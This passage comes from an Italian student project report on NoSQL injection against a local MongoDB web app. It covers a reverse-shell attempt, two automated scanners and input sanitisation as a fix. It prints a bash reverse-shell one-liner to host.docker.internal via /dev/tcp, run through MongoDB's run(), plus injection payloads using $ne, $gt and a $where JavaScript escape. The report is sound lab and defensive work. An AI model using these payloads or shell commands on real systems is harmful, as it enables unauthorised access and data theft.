"ctx":"js","msg":"shell: Started program","attr":{"pid":"35723","argv":["/bin/
bash"]}}
ls
sh35723| bin
sh35723| boot
sh35723| data
sh35723| dev
sh35723| docker-entrypoint-initdb.d
sh35723| etc
sh35723| home
```

Figure 16: Apertura della bash in mongo shell

La connessione tramite 127.0.0.1 viene negata da docker (figura 17), questo è dovuto al fatto che docker non ha accesso alla rete esterna.

```
bash -i >& /dev/tcp/127.0.0.1/1337 0>&1
sh35723| /bin/bash: connect: Connection refused
sh35723| /bin/bash: line 2: /dev/tcp/127.0.0.1/1337: Connection refused
^Croot@3175ef347b2:/#
```

Figure 17: Apertura della bash in mongo shell

Per ovviare questo problema è possibile utilizzare l'indirizzo **host.docker.internal**. Avendo accesso alla mongo shell, è possibile testare il corretto funzionamento dei comandi prima di costruire il payload in Postman.

In questo caso viene quindi costruito il comando **run** in modo che apra una bash e che esegua il comando di binding con il listener netcat, come visibile in figura 18

```
1 run('/bin/bash', '-c', 'bash -i >& /dev/tcp/host.docker.internal/1337
0>&1');
```


The image shows two terminal windows side-by-side. The left window, titled 'Script - nc -l 1337 - 66x23', shows a netcat listener on port 1337. It receives a connection from root@ec3175ef347b2:/# and enters the mongo shell. The MongoDB server version is 5.0.8. A warning message states that the 'mongo' shell is superseded by 'mongosh'. The user enters 'show dbs' and sees a list of databases: admin (0.000GB), config (0.000GB), database (0.000GB), and local (0.000GB). The right window, titled 'marcopove - com.docker.cli - docker exec -it test-mongo bash - 80x23', shows a Docker container running a bash shell. It displays a JSON log entry: {"t":{"\$date":"2022-06-04T11:32:17.210Z"},"s":"I", "c":"-", "id":"22810, "ctx":"js","msg":"shell: Started program","attr":{"pid":"37357","argv":["/bin/bash","-c","bash -i & /dev/tcp/host.docker.internal/1337 0>&1"]}}

Figure 18: Ottenimento della reverse shell da mongoDB

Una volta ottenuta la reverse shell, è possibile lanciare sul client il comando **mongo** in modo che apra a sua volta una mongo shell da cui è possibile **eseguire comandi arbitrari** sul database, senza alcuna restrizione di scoping come avveniva per le precedenti injection.

Nonostante l'iniziale successo di apertura della reverse shell, questo è stato fatto avendo accesso alla shell mongo, effettuando un testing **white-box**. Purtroppo lo stesso comando che si credeva potesse ottenere lo stesso risultato, non viene correttamente eseguito quando viene lanciato da postman. Il comportamento risulta inatteso in quanto lo stesso comando dovrebbe essere eseguito anche da postman, come ci si potrebbe aspettare dalla corretta esecuzione dei comandi `sleep(5000)` e `while(true)`.

## 4 Tool automatici

Nonostante il focus del progetto sia sull'**analisi manuale** delle vulnerabilità dell'applicativo web, si sono voluti confrontare i risultati con quelli di alcuni degli strumenti automatizzati di NoSql injection, tra cui:

- **NoSqlMap** [5], si propone come uno strumento di audit e injection in parallelo a sqlmap.
- **NoSqli** [6], è uno strumento scritto in Go che ha come obiettivo la rilevazione di falle di sicurezza di tipo NoSql injection.

Il primo strumento utilizzato è stato NoSqlMap. Purtroppo lo strumento non viene più supportato dal 2016, infatti richiede l'utilizzo di python 2.6, una

versione deprecata di python. Nonostante sia stato avviato con python 2.6 il programma non veniva avviato correttamente a causa di alcuni conflitti con le recenti librerie crittografiche.

L'avvio di **NoSqlMap** (figura 19) ha richiesto quindi il porting manuale del programma da python 2 a python 3, grazie all'aiuto dello strumento 2to3 e svariate ore di prove, è stato possibile avviare lo strumento.



The image shows a terminal window titled "NoSQLMap — Python nosqlmap.py — 80x24". At the top, there is a ASCII art logo for NoSQLMap, with "v0.7 codingo@protonmail.com" written below it. Below the logo is a menu with the following options: "1-Set options", "2-NoSQL DB Access Attacks", "3-NoSQL Web App attacks", "4-Scan for Anonymous MongoDB Access", "5-Change Platform (Current: MongoDB)", and "x-Exit". At the bottom, it says "Select an option:" followed by a cursor.

Figure 19: Avvio del tool NoSqlMap

La prima opzione permette di definire i **parametri** relativi al sistema su cui effettuare l'injection. La configurazione inserita riguarda l'IP dell'host (127.0.0.1), la porta della web app sotto esame (3333), il path relativo alla richiesta http (/api/login), il tipo di richiesta http (POST) e i relativi attributi.

L'avvio dello strumento tuttavia non ha rilevato nessuna vulnerabilità, come mostrato in figura (21), nonostante l'applicazione sia effettivamente vulnerabile. Si suppone che questo comportamento sia dovuto alla deprecazione dello strumento, in particolare si nota che la sintassi di iniezione di mongoDB sia relativa ad una versione  $\leq 2.4$ , mentre la versione più recente di mongoDB è la 5.

Questo è evidenziato dalle stringhe di iniezione dello strumento, prendendo come esempio la stringa testata 'password[\$ne]': 'AuaJJ', si nota come questa non sia corretta dal punto di vista sintattico, ma come mostrato nella scoperta




```
NoSQLMap — -zsh — 85x26
0-Load options file
a-Load options from saved Burp request
b-Save options file
h-Set headers
x-Back to main menu
Select an option: 9
Verbose output enabled.

Options
1-Set target host/IP (Current: 127.0.0.1)
2-Set web app port (Current: 3333)
3-Set App Path (Current: /api/login)
4-Toggle HTTPS (Current: OFF)
5-Set MongoDB Port (Current : 27017)
6-Set HTTP Request Method (GET/POST) (Current: POST)
7-Set my local MongoDB/Shell IP (Current: Not Set)
8-Set shell listener port (Current: Not Set)
9-Toggle Verbose Mode: (Current: ON)
0-Load options file
a-Load options from saved Burp request
b-Save options file
h-Set headers
x-Back to main menu
Select an option: x
```

Figure 20: Configurazione di NoSqlMap

di vulnerabilità manuale, sarebbe dovuta essere `{$ne: "AuaJJ"}`.



```
Got response length of 15.
No change in response size injecting a random parameter..

Testing Mongo PHP not equals associative array injection using {'username': 'Marco', 'password[$ne]': 'AuaJJ'}...
Random string response size and not equals injection were the same. Injection did not work.

Testing PHP/ExpressJS >Undefined Injection using {'username': 'Marco', 'password[$gt]': ''}...
Random string response size and not equals injection were the same. Injection did not work.
Testing Mongo <2.4 $where all Javascript string escape attack for all records...

Injecting {'username': 'Marco', 'password': 'a'; return db.a.find(); var dummy='!', 'password[$gt]': ''}
Random string response size and not equals injection were the same. Injection did not work.
```

Figure 21: Porzione di output del tool NoSqlMap

Il secondo strumento utilizzato è stato **NoSqli**. Si presenta con un'interfaccia a linea di comando come mostrato in figura (22).

Richiede di essere avviato con il parametro **scan** per la scansione dell' endpoint. Il flag **-t** permette di specificare l'indirizzo dell'endpoint, mentre il parametro **-d** permette di inserire i parametri per la richiesta http di tipo POST. L'avvio del tool Nosqli così configurato produce l'output mostrato in figura (23), il quale non è riuscito a rilevare nessuna vulnerabilità.

```
marcopove@MBP-di-Marco nosqli % ./nosqli_macos_v0.5.4
NoSQLInjector is a CLI tool for testing Datastores that
do not depend on SQL as a query language.

nosqli aims to be a simple automation tool for identifying and exploiting
NoSQL Injection vectors.

Usage:
  nosqli [command]

Available Commands:
  completion  generate the autocompletion script for the specified shell
  help        Help about any command
  scan        Scan endpoint for NoSQL Injection vectors
  version     Prints the current version

Flags:
  --config string      config file (default is $HOME/.nosqli.yaml)
  -d, --data string    Specify default post data (should not include any injecti
on strings)
  -h, --help           help for nosqli
  --https             Always send requests as HTTPS (Defaults to HTTP when usin
g request files)
  --insecure          Ignore insecure certificate warnings
  -p, --proxy string   Proxy requests through this proxy URL. Defaults to HTTP_P
ROXY environment variable.
```

Figure 22: Avvio del tool NoSqli

```
marcopove@MBP-di-Marco nosqli % ./nosqli_macos_v0.5.4 scan -t http://127.0.0.1:3333/a
pi/login -d username,password
Running Error based scan...
Running GET parameter scan...
Running Boolean based scan...
Running Timing based scan...
marcopove@MBP-di-Marco nosqli %
```

Figure 23: Esecuzione dell'injection per NoSqli

Anche il tool NoSqli non sembra avere piena compatibilità nelle richieste POST, infatti non rileva nessuna vulnerabilità, anche se questa è stata rilevata attraverso l'analisi manuale.

## 5 Prevenzione alla NoSql injection

Come ultima analisi viene proposta la **prevenzione** contro attacchi di tipo NoSqlinjection. In linea con i principi generali di injection, la prevenzione deve annullare la possibilità dell'input utente di alterare l'esecuzione della query attesa dallo sviluppatore. In altre parole, le stringhe inserite in input non dovrebbero essere trattate come comandi in input alla query.

Una **soluzione** comune a queste tipologie di problemi è quindi quella di pre-

venire che le stringhe in input vengano interpretate come comandi. Nel caso specifico di mongoDB la soluzione potrebbe essere quella di eliminare le stringhe con il contenuto \$, le quali vengono considerate potenzialmente dannose. Ovviamente il simbolo del \$ non potrà essere più utilizzato durante la normale esecuzione del programma, nemmeno da utenti bene intenzionati.

Nello specifico viene utilizzata la libreria **mongo-sanitize** di javascript, il quale elimina completamente dalla stringa tutte le chiavi che iniziano con il carattere \$, in modo tale che gli attacchi NoSql injection siano mitigati. L'utilizzo della libreria è mostrato in figura (24), nel quale gli input ricevuti dalle richieste post vengono validati con il comando **sanitize(string)**.

```
var sanitize = require('mongo-sanitize');

module.exports = function(app) {
  app.post('/api/login', (req, res) => {
    const user = {
      username: sanitize(req.body.username),
      password: sanitize(req.body.password)
    };
  });
}
```

Figure 24: Utilizzo della libreria mongo-sanitize

L'effettiva sperimentazione dell'attacco, il quale prima dell'introduzione della validazione dell'input utente era vulnerabile alla NoSql injection, produce come **esito** il mancato login, come mostrato in figura (25).

L'**esito** della sanitization ha quindi l'effetto atteso, cioè quello di mitigare gli attacchi di tipo NoSql injection, i quali vengono resi insensibili alle iniezioni di stringhe malevole da parte di attaccanti.




Figure 25: Esito della sanitization alla NoSql injection

## 6 Conclusioni

Nel corso di questo progetto sono state presentate in via teorica e successivamente tramite sperimentazione pratica, le principali tecniche e metodologie che sono alla base della exploitation di una vulnerabilità **injection**, e in particolare NoSql injection, su tecnologie specifiche.

Il **lato teorico**, costituito principalmente dallo studio del funzionamento del DBMS mongoDB, e dallo stack di sviluppo MEAN, ha permesso di studiare le cattive pratiche di sviluppo che portano a falle di sicurezza, e i cui principi sono generalizzabili a qualunque stack di sviluppo e qualunque tecnologia DBMS.

Lo scopo della **sperimentazione pratica** è stata quella di trovare e sfruttare vulnerabilità di tipo injection, partendo dai principi base e provando a replicarli manualmente in modo da verificare e comprendere in maniera approfondita i passi che portano ad una violazione del sistema. Nonostante i passi compiuti siano stati manuali, sono gli stessi che vengono implementati da tool automatici, e che permettono di arrivare alle stesse conclusioni con meno sforzo e più rapidamente.



Le principali falle di sicurezza sono state **correttamente identificate** nella funzionalità di login e nella ricerca di prodotti all'interno del sito web. Intercettando le richieste tra il frontend e il backend del sistema è stato possibile procedere manualmente all'alterazione dei parametri inoltrati all'endpoint REST. Procedendo tramite metodologia **fuzzing**, è stato possibile scoprire quali payloads risultavano utili per sfruttare la vulnerabilità NoSql injection, dovuta alla non validazione dei parametri utente non fidati. La ricerca dei payloads corretti è stata principalmente supportata dalla documentazione di mongoDB, e quindi da una conoscenza della sintassi di questa specifica tecnologia. E' stato inoltre osservato come l'utilizzo di tool automatici consente di ottenere gli stessi risultati con meno sforzo, senza necessariamente richiedere una **conoscenza** approfondita del **sistema sottostante**.

Sotto ipotesi che l'input utente non sia correttamente validato, i risultati sono stati sufficientemente soddisfacenti, permettendo di perpetrare attacchi di tipo **time based, login senza credenziali, estrazioni di password, attacchi DOS**.

Gli obiettivi per quanto riguarda l'ottenimento della **reverse shell** sono stati invece parzialmente raggiunti, in quanto non è stato possibile ottenerla tramite l'alterazione dei parametri utente come si credeva inizialmente.

La sperimentazione ha inoltre mostrato come tutti i **requisiti di sicurezza CIA** siano stati invalidati, in quanto la lettura e scrittura sul database risultano possibili una volta ottenute le credenziali di accesso al sistema, nello specifico per utenti amministratore.

L'utilizzo di tool automatizzati nello stato dell'arte ha invece mostrato dei grossi limiti, infatti il loro obiettivo è quello di facilitare la scoperta di vulnerabilità, al contrario i tool analizzati si sono mostrati non adatti allo scopo. Il tool NoSqlMap è deprecato e non più attivamente sviluppato e non è riuscito ad identificare nessuna vulnerabilità, mentre il tool nosqli sembra che non supporti le richieste POST. I due tool utilizzati si sono rivelati quindi inutilizzabili e poco affidabili.

Infine sono state mostrate le **prevenzioni** contro questi tipi di attacchi, i cui principi base consistono nella corretta convalidazione dei parametri in input non fidati. Questo ha portato alla mitigazione degli attacchi presentati.

Il confronto tra identificazione manuale delle vulnerabilità e tool automatici allo stato dell'arte ha inoltre evidenziato come quest'ultimi non siano ancora

pronti per un utilizzo professionale. Tuttavia le fasi manuali che hanno portato alla scoperta delle vulnerabilità sono comuni in molti strumenti di auditing per vulnerabilità injection, e potrebbero costituire il punto di partenza per lo sviluppo di un nuovo tool automatizzato per NoSql injection.

In tutto, si ritiene **riuscito** il progetto, in quanto sono state correttamente analizzate manualmente le vulnerabilità di tipo NoSql injection. Inoltre risulta riuscita con successo anche la fase di mitigazione delle vulnerabilità attraverso la validazione dell'input utente.

## References

- [1] StackOverflow. Insight. [Online]. Available:  
<https://insights.stackoverflow.com/survey/2021overview>
- [2] OWASP. Owasp injection. [Online]. Available:  
[https://owasp.org/Top10/A03\\_2021-Injection/](https://owasp.org/Top10/A03_2021-Injection/)
- [3] MongoDB. Mongoddb faq. [Online]. Available:  
<https://www.mongodb.com/docs/manual/faq/fundamentals/>
- [4] MongoDB. Mongoddb where. [Online]. Available:  
<https://www.mongodb.com/docs/manual/reference/operator/query/where/>
- [5] M. Skelton. Nosqlmap. [Online]. Available:  
<https://github.com/codingo/NoSQLMap>
- [6] Charlie-belmer. (2021) Nosqli. [Online]. Available:  
<https://github.com/Charlie-belmer/nosqli>